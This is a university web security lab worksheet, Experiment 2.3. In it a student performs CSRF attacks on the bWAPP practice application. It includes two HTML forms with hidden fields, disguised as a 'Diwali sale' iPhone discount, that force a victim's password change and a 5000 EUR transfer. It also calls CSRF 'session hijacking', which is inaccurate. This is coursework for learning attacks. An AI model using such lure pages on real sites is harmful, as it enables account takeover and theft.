



DEPARTMENT OF COMPUTER SCIENCE & ENGINEERING

Discover. Learn. Empower.



UNIVERSITY INSTITUTE OF ENGINEERING

Department of Computer Science & Engineering

Subject Name: Web And Mobile Security Lab

Subject Code: 20CSP-338

Submitted to: Renuka Ratten

Faculty name: Renuka Ratten

Submitted by: Pranjal Kumar


Name: Pranjal Kumar

UID: 20BCS3504

Section: 607

Group: B

Ex. No	List of Experiments	Conduct (MM: 12)	Viva (MM: 10)	Record (MM: 8)	Total (MM: 30)	Date	Remarks/Signature
1.1	Open any website on computer system and identify http packet on monitoring tool like Wireshark.					19/08/22	
1.2	Design a method to simulate the HTML injections and cross-site scripting (XSS) to exploit the attackers.					28/08/22	
1.3	Implementation of Cross site request forgery (XSRF) attack.					16/09/22	
1.4	Implementation of Design methods to break authentication schemes (SQL Injection attack).					04/10/22	
2.1	Write a program to generate message digest for the given message using the SHA/MD5 algorithm and verify the integrity of message.					19/10/22	
2.2	Perform Penetration testing on a web application to gather information about the system (Foot Printing).					03/11/22	
2.3	Implementation of Session hijacking attack on http-enabled website and to Identify vulnerable session cookies.					04/11/22	



DEPARTMENT OF COMPUTER SCIENCE & ENGINEERING

Discover. Learn. Empower.

Experiment 2.3

Student Name: Pranjal Kumar

UID: 20BS3504

Branch: CSE

Section/Group: 607-B

Semester: 5th

Date of Performance: 20/10/22

Subject Name: WMS Lab

Subject Code: CSP-338

AIM:

Implementation of Session hijacking attack on http-enabled website and to Identify vulnerable session cookies.

REQUIREMENTS:

- Windows 10
- Notepad
- Good Internet Connectivity

TOOLS TO BE USED:

- Bwapp [<https://bwapp.hakhub.net/login.php>]

STEPS and SNAPSHOTS:

Session Hijacking (Change Password)

1. Open bwapp new user page.

bwapp.hakhub.net/login.php

Gmail YouTube Maps Input www.flipkart.com Launch SCORM LinkedIn Learning... Other Bookmarks

bwAPP

an extremely buggy web app !

Login New User Info Talks & Training Blog

/ Login /

Enter your credentials (bee/bug).

Login:

Password:

Set the security level:

Login



with netsparker® Web Security Scanner

bwAPP is licensed under  © 2014 MME BVBA / Follow @MME_IT on Twitter and ask for our cheat sheet, containing all solutions! / Need an exclusive training?

2. Register yourself by filling the required fields.

bwAPP

an extremely buggy web app !

Login New User Info Talks & Training Blog

/ New User /

Create a new user.


Login: E-mail:

Password: Re-type password:


Secret:

E-mail activation: ☐

Create

bwAPP is licensed under  © 2014 MME BVBA / Follow @MME_IT on Twitter and ask for our cheat sheet, containing all solutions! / Need an exclusive training?

3. After that you will be successfully registered.



bWAPP
an extremely buggy web app !

Login **New User** Info Talks & Training Blog

/ New User /

Create a new user.


Login: E-mail:

Password: Re-type password:


Secret:

E-mail activation: ☐

User successfully created!

bWAPP is licensed under  © 2014 MME BVBA / Follow @MME_IT on Twitter and ask for our cheat sheet, containing all solutions! / Need an exclusive training?

4. Now, jump on the Login page and login with your credentials.



bWAPP
an extremely buggy web app !

Login **New User** Info Talks & Training Blog


/ Login /

Enter your credentials (bee/bug).


Login:

Password:

Set the security level:




MME
Security Audits & Training




NATIONAL CENTER FOR
MISSING & EXPLOITED
CHILDREN

Scan your
website for
XSS and
SQL Injection
vulnerabilities

bWAPP is licensed under  © 2014 MME BVBA / Follow @MME_IT on Twitter and ask for our cheat sheet, containing all solutions! / Need an exclusive training?

5. Choose your bug Cross-Site Request Forgery (Change Password).



6. Now by right clicking select the view page source and there you will find the code in which you have to make changes and copy that code in your notepad.

```

46 </table>
47
48 </div>
49
50 <div id="main">
51
52 <h1>CSRF (Change Password)</h1>
53
54 <p>Change your password.</p>
55
56 <form action="/csrf_1.php" method="GET">
57
58 <p><label for="password_new">New password:</label><br />
59 <input type="password" id="password_new" name="password_new"></p>
60
61 <p><label for="password_conf">Re-type new password:</label><br />
62 <input type="password" id="password_conf" name="password_conf"></p>
63
64 <button type="submit" name="action" value="change">Change</button>
65
66 </form>
67
68 <br />
69
70 </div>
71
72 <div id="side">
73
74 <a href="http://twitter.com/MME_IT" target="blank_" class="button"></a>
75 <a href="http://be.linkedin.com/in/malikmeslem" target="blank_" class="button"></a>
76 <a href="http://www.facebook.com/pages/MME-IT-Audits-Security/104153019664877" target="blank_" class="button"></a>
77 <a href="http://itsecgames.blogspot.com" target="blank_" class="button"></a>
78
79 </div>
80
81 <div id="disclaimer">
82
83 <p>bWAPP is licensed under <a rel="license" href="http://creativecommons.org/licenses/by-nc-nd/4.0/" target="_blank"></a>
84
85 </div>
86
87 <div id="bee">
88
89 
90

```

7. Edit the copied code according to your needs and make the web page look more attractive so that victim click the link.

```
CRSF - Notepad
File Edit Format View Help
<Doctype!html>
<head>
</head>
<title> </title>
<style>

body{
background-color: smattBlack;
font-family: 'Sacramento', cursive;
}

button {
border: none;
background-color: black;
color: white;
padding: 15px 25px;
border-radius: 12px;
text-align: center;
font-size: 10px;
margin: auto;
cursor: pointer;
}

</style>
<body>

<form action="https://bwapp.hakhub.net/csr/1.php" method="GET">
  <h1><center>DIWALI SALE!!!</center></h1>
  <input type="hidden" id="password_new" name="password_new" value="012">


  <input type="hidden" id="password_conf" name="password_conf" value="012">

  <center><br /><br /><button type="submit" name="action" value="Change"><h2>Click here!!<br />To get IPHONE 13 PRO at 50% discount</h2></button> </center>

</form>
</body>
```

8. Now click on the button & you will be re-direct to the bwapp web page.



Wish you a very Happy Diwali

9. You will see that Password is changed. You can see the changed password parameters on URL also.



bWAPP
an extremely buggy web app !

Choose your bug:
----- bWAPP v2.2 -----

Set your security level:
low [v] Set Current: low

Bugs Change Password Create User Set Security Level Reset Credits Blog Logout Welcome A

/ CSRF (Change Password) /

Change your password.

New password:

Re-type new password:

The password has been changed!

bWAPP is licensed under [CC BY-NC-ND] © 2014 MME BVBA / Follow @MME_IT on Twitter and ask for our cheat sheet, containing all solutions! / Need an exclusive ?

10. You can check whether the password is changed or not by entering the earlier password.



bWAPP
an extremely buggy web app !

Login New User Info Talks & Training Blog

/ Login /

Enter your credentials (bee/bug).

Login:

Password:

Set the security level:
low [v]

Invalid credentials or user not activated!

MME
Security Audits & Training

NATIONAL CENTER FOR MISSING & EXPLOITED CHILDREN

Scan your website for XSS and SQL Injection vulnerabilities

bWAPP is licensed under [CC BY-NC-ND] © 2014 MME BVBA / Follow @MME_IT on Twitter and ask for our cheat sheet, containing all solutions! / Need an exclusive training?

Session Hijacking (Transfer Amount)

1. Choose your bug Cross-Site Request Forgery (Transfer Amount).



bWAPP 
an extremely buggy web app !

Choose your bug:
Cross-Site Request Forgery (Transfer Amount)

Set your security level:
low Current: low

Bugs Change Password Create User Set Security Level Reset Credits Blog Logout Welcome A

/ Portal /

bWAPP, or a buggy web application, is a free and open source deliberately insecure web application. It helps security enthusiasts, developers and students to discover and to prevent web vulnerabilities. bWAPP covers all major known web vulnerabilities, including all risks from the OWASP Top 10 project! It is for security-testing and educational purposes only.

Which bug do you want to hack today? :)


bWAPP v2.2


- / A1 - Injection /
- HTML Injection - Reflected (GET)
- HTML Injection - Reflected (POST)
- HTML Injection - Reflected (Current URL)
- HTML Injection - Stored (Blog)
- iFrame Injection
- LDAP Injection (Search)
- Mail Header Injection (SMTP)



bWAPP is licensed under  © 2014 MME BVBA / Follow @MME_IT on Twitter and ask for our cheat sheet, containing all solutions! / Need an exclusive ?

At this time 1000.EUR is in victim's account.



bWAPP 
an extremely buggy web app !

Choose your bug:
bWAPP v2.2

Set your security level:
low Current: low


Bugs Change Password Create User Set Security Level Reset Credits Blog Logout Welcome A


/ CSRF (Transfer Amount) /

Amount on your account: 1000 EUR


Account to transfer:

Amount to transfer:



bWAPP is licensed under  © 2014 MME BVBA / Follow @MME_IT on Twitter and ask for our cheat sheet, containing all solutions! / Need an exclusive ?

- Now by right clicking select the view page source and there you will find the code in which you have to make changes & copy that code in your notepad.



- Edit the copied code according to your needs and make the web page look more attractive so that victim click the link.

```
body{
background-color: black;
font-family: 'Sacramento', cursive;
}

h1{
background-color: yellow;
font-family: 'Sacramento', cursive;
font-size: 30px;
}

button {
border: none;
background-color: white;
color: blue;
padding: 15px 25px;
border-radius: 12px;
text-align: center;
font-size: 15px;
margin: auto;
cursor: pointer;
}

</style>
<body>

<form action="https://bwapp.hakhub.net/csrf_2.php" method="GET">

<h1><center>DIWALI SALE!!!</center></h1>

<center><center>
<input type="hidden" id="account" name="account" value="123-45678-52"></p>


<input type="hidden" id="amount" name="amount" value="5000"></p>

<center> <button type="submit" name="action" value="transfer"><b>To buy PHONE 13 PRO at 50% discount </b></button> </center>
```

- Now click on the button & you will be re-direct to the bwapp web page.



- You will see that Amount is transferred. In this way you can change account details & transfer money by making victim to click that link.



LEARNING OUTCOMES:

I learned about Session Hijacking Attack.

- Got an overview of how these attacks are constructed and applied to real system.
- To execute an attack, we must first understand how to generate a valid malicious request for our victim to execute.
- The Session Hijacking attack consists of the exploitation of the web session control mechanism, which is normally managed for a session token. Because http communication uses many different TCP connections, the web server needs a method to recognize every user's connection. The most useful method depends on a token that the Web Server sends to the client browser after a successful client authentication. The Session Hijacking attack compromises the session token by stealing or predicting a valid session token to gain unauthorized access to the Web Server.

Evaluation Grid :

Sr. No.	Parameters	Marks Obtained	Maximum Marks
1.	Student Performance (Conduct of experiment) objectives/Outcomes.		12
2.	Viva Voce		10
3.	Submission of Work Sheet (Record)		8
	Total		30